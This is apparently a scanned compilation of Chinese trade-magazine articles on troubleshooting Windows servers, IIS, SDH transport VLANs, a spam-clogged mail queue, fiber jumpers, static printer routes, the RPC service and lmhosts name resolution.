IIS 搭建服务器两故障

公司有一台服务器，系统使用 Windows 2003，现在要将其改造成为一台 Web 服务器。由于没有接触过 Web 服务器，所以对于 Internet 信息服务（以下简称为 IIS）还是比较陌生的，因此在随后的使用中也就遇到了一些困难。

首先在 Windows 2003 中安装 IIS，Windows 2003 中使用的是 IIS 6.0，默认情况下 IIS 6.0 不允许包括 ASP 及 ASP.net 在内的任何脚本文件运行，也就是只能运行纯静态的页面，因此要先启用 ASP。

运行“IIS”，展开本地计算机，在“Web 服务扩展”上单击鼠标右键，打开 Web 服务扩展，如图 1 所示。选中 Active Server Pages 项，选择允许，ASP 功能就可以启用了。之后对网站的主目录、文件头及地址进行了配置，运行网站程序，

河北辛集化工集团有限责任公司 王立民  
一切正常，就交给负责网站的同事了。



图 1 “Web 服务扩展”界面

## IIS 路径出问题

很快，负责网站的同事打来电话了，网站内容无法更新，上传图片时出现了错误提示：

Server.MapPath() 错误 'ASP 0175: 80004005'

不允许的 Path 字符

/0709/chemical/zhonghe/news/upfile.asp, 行 4

在 MapPath 的 Path 参数中不允许字符 '!'

这个提示很显然是在说路径不对，仔细想想没有动过网站文件，怎么会说路径不对呢？最后在微软的网站上找到了答案：原来问题出自 IIS 6.0 的安全防护。因为大多数的 Web 页面程序都会使用“..”这样的格式来返回上一级目录，也就是父路径。而微软认为启用父路径指定 ASP 页面允许相对于当前目录的路径（使用“..”表示法）可能会造成潜在的安全风险，因为包含路径可以访问应用程序根目录外的重要或机密的文件。所以，在 IIS 6.0 中父路径在默认情况下不再启用。打开公司网站的程序，在“#include”文件中果然使用了“..”表示法（但在后来的实验中，我把“..”换成了绝对路径依然出现上述错误提示）。即便是这样，我们就启用这个父路径吧。方法如下：

在 Internet 信息服务管理器中展开本地计算机，右键单击要配置的应用程序的位置目录，然后单击“属性”→“主目录”→“配置”，打开应用程序配置选项卡，再单击“选项”选项卡。在“应用程序配置”部分选择“启用父路径”复选框，单击【确定】按钮，如图 2 所示。再次上传图片正常了。但是紧接着 IIS 6.0 又一次出了难题。



图2 选择“启用父路径”

## IIS 大小有限制

问题又是出在上传图片的时候，这一次上传一张是没有

问题了，但是上传多张就不行了，提示“文件格式非法”。反复实验，怀疑和上传的图片大小有关系，在 IIS 里摆弄了半天也没有眉目，只好求助网络了。在 Google 上搜索关于 IIS 6.0 上传文件大小限制关键词，居然找到了不少答案。在 IIS 6.0 默认情况下限制上传数据大小为 200Kbps，也许是出于安全的考虑吧。而解决的办法就是修改“metabase.xml”文件，它是 IIS 配置数据库中的一个配置文件，位于“windows\system32\inetsrv”目录中，因为编辑 IIS 配置数据库中的配置文件要重新启动 IIS 服务，所以所有站点的服务要暂时停止。但微软也给出了在不停止服务的情况下配置 IIS 数据库的方法。方法如下：

打开 IIS，在本地计算机上单击鼠标右键，打开属性页，如图 3 所示。



图3 属性界面

选中“允许直接编辑配置数据库”复选框，单击【确定】按钮。现在就可以在 IIS 运行的时候来编辑数据库配置文件了。打开记事本，浏览到“windows\system32\inetsrv”目录下，打开“metabase.xml”找到 ASPMaxRequestEntityAllowed 语句，默认情况下它的值是 204800（200K），将其改为合适的值然后存盘，这时再上传就没有问题了。

## 经验总结

- （1）在使用一个全新的产品前，一定要对其各方面的特性进行一个全面的了解。
- （2）Web 服务器不是安装完 IIS 网站程序就可以运行的，要搭建一个安全稳定的 Web 服务器，还有很多的工作要做。

## SDH 骨干网传输故障两例

近日，中心的城区数字电视整体转换工作接近尾声，已向所辖县传输数字电视信号，网管软件主要依靠我中心的 SDH 骨干网管理远端设备。现将两例故障解决方法详述如下。

中区机关幼儿园 王平平 广播电视局 李绪军

### 故障一：济宁至微山网管线路不通

网络结构图如图 1 所示，济宁至微山采用链状结构组网，ET1 板的 MAC1 口设置为 Trunk 端口，用来传送互联网、政

府办公网等以太网业务。MAC3 口属于 VLAN 562，用于传输远程网管信息。




图 1 网络结构图

故障现象：开通后一直运行正常，但某天突然发现无法连通微山机房的光设备，ping 设备 IP 地址不通。局域网内部本地设备连接正常。

故障分析：从华为传输网管查不到告警信息，其余以太网业务正常，说明光链路正常。本地设备连接正常，应该可以排除交换机的故障，首先将故障点定位在 ET1 板的 MAC3 端口。

故障解决：在 NE18 将业务配置到 MAC5 口，如图 2 所示。

图 2 配置端口

在 NES 中登录网元（#18）后，输入以下命令建立 MAC5 与内部端口的静态路由：

```
: cfg-create-route; 5, vlan, bi, 4, ipport, 5, 562, 4, mport, 1, 562;
: cfg-checkout;
//下发业务至单板
```

配置完毕后，将 MAC3 的网线插在 MAC5 口，故障排除。

注意

在进行命令操作之前，应先将 MAC3 端口设为“禁止”，否则命令将无法正确执行，原因是 MAC3 的 VLAN ID（562）已先与 VCTRUNK 建立了连接，MAC5 端口的同一 VLAN ID 将无法与同一个 VCTRUNK 建立连接。除非更改 VLAN ID 或 VCTRUNK ID。但这样做改动将会比较大，不如直接将 MAC3 口禁用来得方便。

故障二：西环业务全部中断

西环网络拓扑图如图 3 所示，传输设备下挂 HW3500 系列交换机，以金乡为例进行说明，其余网元类似。




图 3 网络结构

业务简介：通过华为传输设备 metro 1000 组成 SDH 自愈环网结构，用 ET1 板的 MAC5 口传输所有 VLAN，形成一点对多点的汇聚型业务。部分 VLAN 信息如表 1 所示。

表 1 部分 VLAN 信息

VLAN ID	Description
100	交换机管理 VLAN
117-121	各县局互联网业务
560	政府办公专网业务
562	数字电视内网业务

故障现象：从中心机房到西环各点的业务全部中断。

故障分析：首先检查光路连接，从传输网管及设备上均没有发现光路连接（r-los）告警，测试各网元接收光功率，均在正常范围内，说明光缆连接正常。线路没有断纤或大损耗出现，应重点考虑电路连接。由于是整个环网业务不通，应重点将故障定位在中心机房。毕竟下面各网元同时出现故障的概率是极小的。由于所有业务都是通过 ET1 板的 MAC5 口透传，所以首先将故障定位在 MAC5 口和与该网口相连的 HW3552 交换机的 Trunk 口。

故障解决：更换 MAC5 口至 MAC8 口，配置该端口，故障排除。

在 T2000 网管系统中打开 MAC8 端口，并配置该端口，如图 4 所示。

图 4 配置端口

在 NES 中登录网元（#33）后，输入以下命令将 VLAN 信息载入 MAC8 端口。

```
: eth-cfg-set-vlanfilt; 4, 1, 100, 6, ip8&mp1&&mp5;
//VLAN 100 的过滤表设置
: eth-cfg-set-vlanfilt; 4, 1, 117, 2, ip8&mp1;
//鱼台互联网业务
: eth-cfg-set-vlanfilt; 4, 1, 118, 2, ip8&mp2;
//金乡互联网业务
: eth-cfg-set-vlanfilt; 4, 1, 119, 2, ip8&mp3;
//嘉祥互联网业务
```

```

: eth-cfg-set-vlanfilt: 4, 1, 120, 2, ip8&mp4;
//梁山互联网业务
: eth-cfg-set-vlanfilt: 4, 1, 121, 2, ip8&mp5;
//汶上互联网业务
: eth-cfg-set-vlanfilt: 4, 1, 560, 6, ip8&mp1&mp5;
//VLAN 560 的过滤表设置
: eth-cfg-set-vlanfilt: 4, 1, 562, 6, ip8&mp1&mp5;
//VLAN 562 的过滤表设置
: cfg-checkout;
//将配置数据下载到单板
    
```

由于西环传输业务较多，限于篇幅，本文仅选取部分 VLAN 为例进行说明，其余业务仅 VLAN ID 与上述业务不同而已。

### 注意

配置 MAC8 时，一定要将 User ID 配置为 1，即与 MAC5 的 User ID 一致，否则系统将产生错误信息，无法正确执行命令。

## 处理异常 CMAIL 服务器

我公司内部局域网中架设邮件服务器，位于 IP 地址为 10.162.1.13 的 Windows 2000 服务器上，软件选用 CMailServer 5.4.1 正式版，已经实现与外部邮件的相互收发，该服务器无其他应用服务。

该服务器设置为无屏保，20 分钟后关闭显示器。一般状态下移动鼠标即可开启显示器，恢复正常显示。

### 邮件系统发生异常

从昨天开始，用户反映邮件无法接收与发送。查看该服务器，无论怎样移动鼠标，计算机都没有反应。

重新启动计算机，再自动启动 CMAIL 服务，却出现以前没有过的提示（见图 1），即由于 Inetinfo.exe 文件占用了 25 端口，造成 SMTP 服务启动失败。但 CMailServer 会自动关闭该程序，提示邮件服务器和 WebMail 启动成功。



图 1 提示服务器启动失败

### 内部终端用户异常

经查 Inetinfo.exe 是正常的与 IIS 有关的进程服务 IISAdminService，用于管理 Web 和 FTP 服务。同时，最近经常出现由于 Inetinfo.exe 染毒，将 CPU 占用 100% 的现象。

观察该进程，目前并不占用 CPU。执行瑞星杀毒软件查毒，正常。怀疑与 Windows 2000 系统漏洞有关。执行奇虎安全卫士 360，下载了 7 个漏洞后，重启，仍有上述提示，CMailServer 自动处理，启动正常。

东电一公司 王一军

但下午一上班，从 OE 上接收邮件又失败。再去观察该服务器，又是死机状态。重启观察，发现一启动 CMailServer，就有一个内部账户 chimingjun 不断重复向外发送若干个互联网邮件的记录，如图 2 所示。




图 2 发送邮件记录

### 用户机中毒是根源

（1）先观察该用户向外发送邮件的目的地址，均为无规则的地址格式。

（2）再观察邮件服务器个人账户所在的具体文件夹，即在 C:\CMailServer\mail\achimingjun 目录下，有 54 封 .eml 文件，类型均为 Internet E-mail Message。

（3）然后观察邮件服务器邮件数据所在的具体文件夹，即在 C:\CMailServer\maildata 目录下，只有个别用户对应的子目录，就包括 chimingjun 子目录，下面还设两级子目录，但内容为空。

怀疑与该用户的邮件有关，分别将 C:\CMailServer\mail\achimingjun 目录下的 54 封 .eml 文件与 C:\CMailServer\maildata 目录下的 chimingjun 目录删除。重新启动 CMAILServer，仍立即显示有一个该账户向外发送邮件的记录，但工作正常，待观察。

第二天早上上班，邮件又接收不了了。再观察服务器，计算机又死机了，说明问题和症结没有找到。

再观察 C:\CMailServer\mailqueue 目录，存在一些 DAT 文件和与之文件名称对应的 .ini 文件。

再打开其中的一个 .ini 文件，其中的内容如下：

```

[Info]
DestAddr=MonroetacitusGay@lindasog.com
ReplyAddr=achimingjun
MailFile=mail213717.dat
    
```



```
Times=13
BeginTime=2008/03/20 05:55:30
LastSendTime=808859
Delay=55296
```

(4) 对以上信息进行综合分析，笔者得到如下结论：

① 用户计算机中毒是根源。中毒后，该计算机不断向外部发送一些无规则的邮件。

② 在对邮件服务器所在文件夹进行观察时，只关注了个人账户所在的文件夹与邮件数据文件夹，而忽视了邮件队列文件夹，造成邮件队列中发不出去的邮件总是在不停地循环发送，再加上中毒计算机仍在发送外部邮件，不断占用系

统资源而导致系统瘫痪。

### 清除队列中邮件信息

找到问题的症结，就容易处理了。

(1) 在 CMailServer 控制台中删除该 chimingjun 账户，并通知该用户在本地计算机杀毒。

(2) 在 C:\CMailServer\mailqueue 目录中删除所有的 DAT 文件和与之对应的 ini 文件，即清除队列中的邮件信息。

重新启动 CMailServer 后，目前系统处于正常工作状态，运行稳定。

## “光纤跳线”也惹祸

光纤跳线是两光纤接口的连接线，一根价格在百元以下，因其价格便宜，在大型网络施工不被用户重视，用户只会对大型的路由、交换设备等重要设备进行验货。但光纤跳线作为两个光纤接口的连接线，其质量好坏对网络性能也起着十分重要的作用。本文介绍两例因光纤跳线质量问题而造成的网络故障。

例一：一日，图书馆打电话，反映新建的电子阅览室网速变得特别慢。快速赶到现场，发现阅览室内近百台计算机已无法正常上网，网速时快时慢，用 ping 命令发现，对于 32KB 的包一切正常，但当包增大 1KB 后，网络延时非常大。

重启汇聚层和接入层交换机后，网络恢复正常，但过了不到十分钟，故障重现。我的第一反应是计算机中了 ARP 病毒，安装 ARP 检测软件，但没有发现任何 ARP 攻击提示。telnet 到汇聚层交换机观察流量，发现该端口流量正常，改变端口速率、模式也没有任何改善。难道网络中存在病毒？

将机房所有计算机关闭后，再次打开网络正常，但随着网络用户的增加，网络性能越来越差，只要将机房中所有计算机系统重新发送一次（该机装有还原卡，可以在某台计算机安装系统后发送到所有网内计算机中），重启后故障依然，局域网有病毒可能性被排除。更换光纤故障依然，最后将汇聚层的光纤跳线更换后，故障排除。

例二：使用 SNMP 协议软件对网络性能监测，发现某台

湖北十堰郧阳医学院 杜致远  
汇聚层交换机接到核心层的端口每日都有几百 KB 数据包丢失，如图 1 所示。但对网络，核心层端口没有问题，该端口很少发现有丢包情况。更换光纤故障依然，后将光纤跳线更换，故障消失。




图1 网络性能检测状况

光纤跳线在网络施工中被看成配角，施工中用户只注意大型设备的质量好坏，许多采购对光纤跳线等小配件没有明确要求，有些集成商为了降低成本，时常使用一些价格低的配件（如光纤跳线）。这些光纤跳线都是小厂加工，有的甚至通过手工方式加工而成，质量难以保证。因此，在网络采购与施工过程中，任何网络设备及配件都要有明确的厂商，不能因价格便宜而采用质量无法保证的配件，不要因一个配件质量问题而影响到整个网络的性能。

## 网站 Web 地址被占用

我公司局域网络 IP 网段为 10.162.1 (2/.../7) .X，子网掩码为 255.255.248.0，默认网关为 10.162.1.1（网通路由，连 10Mbps 光纤），备用网关为 10.162.1.2（电信路由，连 2Mbps 宽的

东电一公司 王一军  
ADSL）。公司内部网站地址为 10.162.1.11，端口号为默认的 80。

最近，使用 IE 登录公司内部网站，却出现了如下界面，既不是正常的界面，也不是一般情况下网址不对的错误界

面，如图 1 所示。



图 1 异常网站界面

提示地址被占用

很多用户出现同样的情况，应该是内部网站 IIS 服务器出了问题。查看内部网站 IIS 服务器，显示正常。关闭 Web 网站后再启动，却出现“地址已占用”的窗口信息。单击【确定】按钮后重新启动 Web 网站，虽然显示状态正常，但公司内部网站仍然登录不上。关闭 IIS，重新启动，现象依旧。

从网上查询，一般是与 Apache 类服务器占用 80 端口、IIS 本身、其他软件的服务程序与 IIS 冲突、IP 地址重复等因素有关，建议更改端口号或添加主机头.top。

但该服务器一直处于 24×7 状态，不会产生 IP 地址被其他机器占用的情况。向网站工程师了解情况，近期并没有进

行更改 IIS 配置及安装新软件的操作，即近期该服务器没有做过任何处理。

解决 IIS 异常

(1) 在观察与分析 IIS 异常期间，突然发现任务栏上的 AntiARP 防火墙图标闪动，打开后提示：网络上试图攻击你的机器。单击“事件追踪”项，提示一台 IP 为 10.162.2.180 的机器在攻击本机器。

(2) 使用“长角牛网络监控机”(原名“网络执法官”)软件，人为关闭(断开)该 IP 地址。这时登录公司内部网站，恢复正常。以为处理完毕，再单击主页上的内容，又出现图 1 的界面。

(3) 重新启动机器，IIS 恢复正常，内部网站可以正常登录了。

故障原因有待思考

经询问，该 10.162.2.180 地址为一台笔记本电脑无线网卡新配置的 IP 地址，网关采用 10.162.1.2。该笔记本电脑无线网卡是用来测试新购置的 TP-LINK 无线路由器，而该无线路由器的 IP 地址设置为 10.162.1.7。用户在该 IP 为 10.162.2.180 的机器上试验是否可以访问公司内部网站，所以执行了连续 ping 内部网站服务器的操作。但从设置与操作来看，应该与 IP 地址为 10.162.1.11 的网站服务器不冲突，也不发生任何联系，故障的原因有待进一步分析。

静态路由批量解决打印机故障

一台 HP LaserJet 5100 (以下简称 HP5100) 打印机，安装了 HP Jetdirect 615n (以下简称 615n) 网络打印服务器，通过 RJ-45 接口的超五类网线与局域网交换机相连，为整个局域网提供打印服务。当初部署网络打印机时，对于每台要安装 HP5100 打印机的 PC 来说，都是先安装 HP 提供的 615n 驱动，然后再根据 615n 驱动提供的安装向导来安装 HP5100 的打印驱动。

地址更改打印出故障

最近，由于局域网 IP 地址进行了重新规划，由原来的 192.168.3.0 改成 10.16.75.0，导致所有的 PC 都无法进行打印。找一台故障 PC 测试发现：如果把 IP 地址改为原来的 IP 地址，能进行打印；如果按当初部署网络打印机时的方法进行驱动的重新安装，也能进行打印。如此一来，要想恢复局域网中几十台计算机的打印，则需要到每台 PC 上重复一遍完整的安装过程，其烦琐程度可想而知。

更改连接打印机静态路由

到底是什么原因导致不能打印呢？既然是更改 IP 后出现问题，那么故障应该是与 IP 地址有关。在控制面板中打开“打印机和传真”，找到 HP LaserJet 5100 PCL 6 打印机，进入属性，找到“端口”选项，打开“配置端口”，可以看到 HP5100 利用 IP\_TCP 端口与打印机进行通信，打印机的 IP 地址为 169.254.165.83，如图 1 所示。




图 1 打印机 IP 地址

本机 IP 地址为 192.168.3.2，它又是如何与打印机进行通信的呢？答案只有一个：本机静态路由！想到这一点，进入命令行窗口，输入 route print 命令，显示如图 2 所示。

Network	Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	0.0.0.0	192.168.3.1	192.168.3.2	20
127.0.0.0	255.0.0.0	255.0.0.0	127.0.0.1	127.0.0.1	1
169.254.165.0	255.255.255.0	255.255.255.0	192.168.3.2	192.168.3.2	1
192.168.3.0	255.255.255.0	255.255.255.0	192.168.3.2	192.168.3.2	20
192.168.3.2	255.255.255.255	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.3.255	255.255.255.255	255.255.255.255	192.168.3.2	192.168.3.2	20
224.0.0.0	240.0.0.0	240.0.0.0	192.168.3.2	192.168.3.2	20
255.255.255.255	255.255.255.255	255.255.255.255	192.168.3.2	192.168.3.2	1

图 2 查看路由表

从路由表可以看出，本机有一条直接连接到 HP5100 的静态路由，原来 HP 提供的 615n 驱动只是在本机添加了一条静态路由命令，让本机与打印机直接建立连接。

找到了原因，做起来就比较简单了。用记事本建一文本文件，输入以下内容，并另存为 up.bat 批处理脚本。

```
@echo off
:::读取本机 IP 地址
if exist ipconfig.txt del ipconfig.txt
ipconfig /all >ipconfig.txt
if exist IPAddr.txt del IPAddr.txt
find "IP Address" ipconfig.txt >IPAddr.txt
for /f "skip=2 tokens=15" %%i in (IPAddr.txt) do set IP=%%i
:::删除已经存在的与打印机相关的静态路由
route delete 169.254.165.0
```

```
:::建立与打印机进行通信的持久静态路由
route -p add 169.254.165.0 mask 255.255.255.0 %IP%
:::删除用过的临时文件
del ipaddr.txt
del ipconfig.txt
```

将该批处理文件脚本放在局域网中进行共享，回到打印有问题的计算机上，运行 up.bat 批处理脚本，打印故障全部解决。

经验总结

通过此例故障的解决，我们可以得到如下启示：

(1) 对于网络打印机的安装，如果知道了打印机的 IP 地址，可以直接通过建一批处理文件，人为设置静态路由来建立与计算机的通信，然后用“添加打印机”向导，通过选择“网络打印机”及输入打印机 IP 来完成打印机的安装。在批量部署网络打印时，利用这个方法将比厂家提供的安装方法更为简捷、高效。

(2) 日常的维护与管理中，我们经常会碰到需要访问多网段的情况，如果能利用本机路由表来解决，也可以起到事半功倍的效果。如对于有双网卡的计算机来说，如果设置双网关往往都会出错，以致达不到预期所需要的效果。其实，可以在设置好 IP 地址后，不要设置默认网关，同时删除系统自动添加的默认路由，然后根据需要，直接添加持久的静态路由，就很容易解决问题了。再反过来想一想，这是不是像在配置一台路由器？

关闭 RPC 服务引发系统故障

福建省漳州 73131 部队 黄永生

为确保计算机用户系统安全，增强系统的健壮性，在对一台机器完成系统安装后，打齐了系统补丁，安装防病毒软件，同时遵循“开放服务和端口最小化”原则，停止了系统无关服务，关闭了非常用端口。但笔者在操作过程中，误将系统服务中的 RPC 服务关闭，引起系统故障。

故障现象

一台安装有 Windows 2000 Server 系统的计算机，在服务列表中查找到 Remote Procedure Call (RPC)，该服务提供终结点映射程序 (Endpoint Mapper) 及其他与 RPC 相关联的服务。选中该服务项并单击鼠标右键，在弹出的菜单中选择【属性】命令，显示服务属性对话框，停止并禁用 RPC 服务。此时发现系统运行速度变慢，应用程序运行困难，系统资源管理器运行不正常。

打开“Windows 任务管理器”对话框，选择“性能”选项卡，CPU 使用率达 98%，内存使用率达 88%。通过管理控制台 MMC 无法正常管理系统各项功能(提示 RPC 服务未启

动)，打开服务管理控制台无法重新启动 RPC 服务。

故障分析与排除

1. 第一步：确立处理故障的方法。

处理该故障的方法一是重新安装系统可以解决；二是分析查找产生故障的原因，通过某个途径重新将 RPC 服务启动，重新启动 RPC 服务及与 RPC 相关联的服务后也可以解决问题。

如果采取第一种办法处理费时费力，掌握不到故障产生的真正原因，于是决定采取第二种方法处理该故障。笔者认为系统既然是因误操作产生的故障，就必然有恢复解决的办法。

2. 第二步：了解掌握 RPC 服务运行机制，确定故障产生的原因。

RPC 即远程过程调用，该系统服务使分布式应用程序可以使用动态终结点。Windows 2000 操作系统中的许多服务都

依赖于该项服务。当 RPC 服务停止时，与 RPC 相关联的服务也停止，从而导致系统出现故障。解决问题的关键在于重新启动 RPC 服务。

RPC 服务在系统中体现为 rpcss.dll 动态链接库的加载，然而出现此故障后无法通过管理控制台 MMC 控制服务，也无法通过命令行 net start rpcss 重启服务，系统进入一个死循环的状态。

### 3. 第三步：掌握与 RPC 服务关联的系统服务对系统的影响。

下面列出的一些系统服务依赖于 RPC 服务的支撑，这些服务是系统安全稳定运行的基础，当 RPC 服务停止时，相关服务和进程将被非法中止，引起系统功能性故障。因此，掌握服务类型和相互关系，有助于提高对 Windows 2000 操作系统的维护能力。

(1) Background Intelligent Transfer Service，提供用闲置网络带宽在后台传输文件。如果此服务被禁用，那么任何依赖于 BITS 的功能，如 Windows Update 或 MSN Explorer，都将不能自动下载程序和其他信息。

(2) COM+ Event System，提供事件自动发布到订阅 COM 组件的服务。

(3) Distributed Link Tracking Client，提供通知发送服务，当文件在网络域的 NTFS 卷中移动时发送通知。

(4) Distributed Transaction Coordinator，提供并列事务保护服务，是分布于两个以上的数据库、消息队列、文件系统或其他事务保护的资源管理器。

(5) Fax Service，提供传真服务，帮助您发送和接收传真。

(6) Internet Connection Sharing，为通过拨号网络连接的家庭网络中所有计算机提供网络地址转换、定址及名称解析服务。

(7) IPSEC Policy Agent，管理 IP 安全策略及启动 ISAKMP/Oakley (IKE) 和 IP 安全驱动程序。

(8) Logical Disk Manager，提供逻辑磁盘管理器监视服务。

(9) Logical Disk Manager Administrative Service，提供磁盘管理请求的系统管理服务。

(10) Messenger，提供消息服务，发送和接收系统管理员或者“警报器”服务传递的消息。

(11) Network Connections，提供网络连接服务，用以管理“网络和拨号连接”文件夹中对象，查看局域网和远程连接状态显示。

(12) Print Spooler，提供打印任务控制服务，用以管理控制打印机就绪和缓冲池中的打印和传真作业。

(13) Protected Storage，提供存储保护服务，提供对敏感数据（如私钥）的保护性存储，以便防止未经授权的服务、过程或用户对其的非法访问。

(14) Remote Access Auto Connection Manager，无论什么时候，当某个程序引用一个远程 DNS 或 NetBIOS 名或者地址，就创建一个到远程网络的连接。

(15) Remote Access Connection Manager，提供创建网络连接和管理服务。

(16) Removable Storage，提供移动存储介质管理服务，用以管理可移动媒体、驱动程序和库。

(17) Routing and Remote Access，提供路由和远程访问服务。

(18) System Event Notification，提供系统事件查看服务，管理系统运行过程中的应用程序、安全性和系统告警事件。

(19) Task Scheduler，允许程序在指定时间运行。

(20) Telephony，提供 TAPI 的支持，以便程序控制本地计算机、服务器及 LAN 上的电话设备和基于 IP 的语音连接。

(21) Telnet，允许远程用户登录到系统并且使用命令行运行控制台程序。

(22) Windows Installer，根据包含在 MSI 文件中的指示来安装、修复或删除软件。

(23) Windows Management Instrumentation，提供系统管理信息。

(24) Wireless Configuration，提供无线网络配置服务，使用 IEEE 802.1x 为有线和无线以太网提供身份验证的网络访问控制。

### 4. 第四步：修改注册表排除系统故障。

注册表是 Windows 的一个内部数据库，是系统的中心地带。注册表中存放着各种参数，直接控制着 Windows 的启动、硬件驱动程序的装载及一些 Windows 应用程序的运行，从而在整个 Windows 系统中起着核心作用。

在“开始”→“运行”中键入 regedit 命令进入注册表编辑器，编辑 HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\RpcSs，找到键值 start，其值为 4（禁用），双击打开编辑器将值改为 2（自动）。由于 HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\下列出了系统现已注册的全部服务，在其中描述了该服务的启动类型（Start）、服务描述（Description）与其他服务的依赖关系（DependOnService）等信息，通过手动修改可以达到与通过命令控制台配置服务相同的效果。退出注册表编辑器，重新启动计算机，相关系统服务重新加载，故障至此解决。

### 链接：关于 RPC 服务

在 Windows 系列操作系统中，“服务”通常是指那些后台运行的为系统及应用程序提供调用功能的进程。这些进程组成了操作系统的底层支撑。服务是一个在启动时运行的程序，它的运行与任何用户都无关，如局域网内文件共享等都是服务的形式来运行。由于这些进程通常不提供用户界面



(GUI)，因此经常容易被一般用户忽视。

正确地认识和配置好这些服务对提高系统的性能具有一定程度的帮助。比如关闭系统的“远程注册表操作服务”、Telnet 服务等能够提高系统的安全性能。然而，不正确地关闭服务有可能导致系统故障，甚至崩溃。

RPC (Remote Procedure Call)，即远程过程调用，在 Windows 系统中既提供服务，也为其他应用程序提供接

口。RPC 服务在 Windows 2000 系统中体现为 rpcss.dll 动态链接库的加载，而在 Windows 2000 中 rpcss.dll 动态链接库的加载又依赖于 Svchost 进程。Service Host Process 是一个标准的动态链接库主机处理服务，Windows 2000 中一般有 2 个 Svchost 进程，一个是 RPCSS (Remote Procedure Call) 服务进程，另外一个则是由很多服务共享的 Svchost.exe。

## 用 lmhosts 解决跨网段访问

对于熟悉网络的朋友，Hosts 这个文件相信大家已经很熟悉了，在 Windows NT/2K/XP 中位于 %SystemRoot%\System32\Drivers\etc 文件夹，在 Windows 95/98 中位于 C:\Windows (Windows 的安装路径) 文件夹，它用来提供广域网主机名 (域名) 到 IP 地址的解析。其实和它同一文件夹中还有一个文件为 lmhosts.sam，它在局域网中的作用也很重要。

下面结合我单位实际，谈谈这个文件的用途。

笔者工作单位为某一级市二甲医院，我单位原先的局域网为 192.168.1.x，子网掩码为 255.255.255.0，服务器地址为 192.168.1.100，服务器名为 bdezxyy。作为 domain 域的主域控制器，同时安装了 SQL Server 2000 作为数据库服务器。工作站为 Windows 98 系统，运行 HIS (Hospital Information System，医院信息管理系统) 程序，在客户端用 administrator 登录 domain 域完全正常。后来由于业务需要扩充了网络，新加一台三层交换机，IP 为 192.168.1.104，新加的客户端 (其网关为新交换机的 IP：192.168.1.104) 全部连接到此交换机，并划分了 192.168.1.x~192.168.10.x 几个子网。此时，在这些新加的客户端 ping 服务器 IP 地址 (ping 192.168.1.100) 没问题，而且像 RemoteAdministrator (一款小巧的远程控制软件) 这类基于 TCP/IP 的应用程序也能正常使用。可是我院的 HIS 程序却总是提示连接不到服务器和数据库，而且此时用 administrator 登录 domain 域也不成功。

既然能通过 IP 地址 ping 通服务器，说明网络连接是没问题的。再看这个程序目录下有一个扩展名为 INI 的配置文

件，用文本编辑器打开 lmhosts.sam (系统自带的示例文件)，此文件的位置文章开头已经提到，就可以看到这个文件的说明和使用方法。我们把得到的计算机名、域名或工作组名、IP 地址按照以下方法写入 lmhosts 文件：

```
192.168.1.100 bdezxyy #PRE #DOM:DOMAIN
192.168.1.100 "DOMAIN \0x1b" #PRE (反斜杠必须在第 16 个字符)
```

#PRE 标签表示应该把表目预加到 NetBIOS 高速缓存中，#DOM 标签表示活动域。

然后另存为 lmhost，此时不要带任何扩展名。在命令行方式下键入以下命令：

```
NBTSTAT -R
```

### 注意

-R 参数是大小写敏感的，您必须使用大写。

命令键入后您可以看到如下信息：

```
Successful purge and preload of the NBT Remote Cache Name Table.
```

说明已经把我们添加的内容预加载到高速缓存中了。

另外我单位还有一台文件服务器 IP 为 192.168.1.249，服务器名为 wq2200b。要通过网上邻居访问它，只需在 lmhosts 文件后面再添一行：

```
192.168.1.249 wq2200b #PRE
```

把文件分发到所有客户端，然后客户端统一执行 NBTSTAT -R 命令，至此所有客户端运行程序完全正常，域也能登录了，问题得到圆满解决。

当然，我们也可以在网络中设置一台 WINS 服务器，或在服务器上开启 WINS 服务来解决问题。但是我们这里主要结合实际工作介绍一下 lmhosts 文件的具体用法。

## 地址冲突“本地连接”意外消失

单位新购置一台服务器，并拟将原有一台旧服务器调配到其他项目部，新服务器的网络配置沿用原服务器的配置。拔掉原服务器网线，安装新服务器。新服务器安装、配置完

成后，欲对拟调配的旧服务器先进行处理，安装瑞星企业版控制中心等软件，并进行病毒库升级。

## “本地连接”图标消失

将旧服务器的网线重新连接上，启动，系统进入桌面后提示 IP 冲突，然后机器似进入死机状态。拔掉网线重启系统，想修改该服务器的 IP 地址。但进入桌面后，发现以前在任务栏上的两个“本地连接”图标均没有了（双网卡）。

## 检查网卡与驱动

鼠标右键单击“网上邻居”图标，进入其属性界面，欲修改 IP 地址，却发现只有“新建连接”一个图标，而以前正常的两个“本地连接”图标不见了。查看设备中的网卡属性，均正常。

一般出现这类问题都与网卡及驱动程序有关。先考虑网卡的驱动：虽然设备中目前显示网卡正常，也可能由于 IP 地址冲突，造成系统的异常。先删除两个网卡，再进行“扫描硬件驱动”操作，系统发现新硬件，并自动重新安装上驱动程序。重启系统，任务栏上依旧不出现“本地连接”图标。

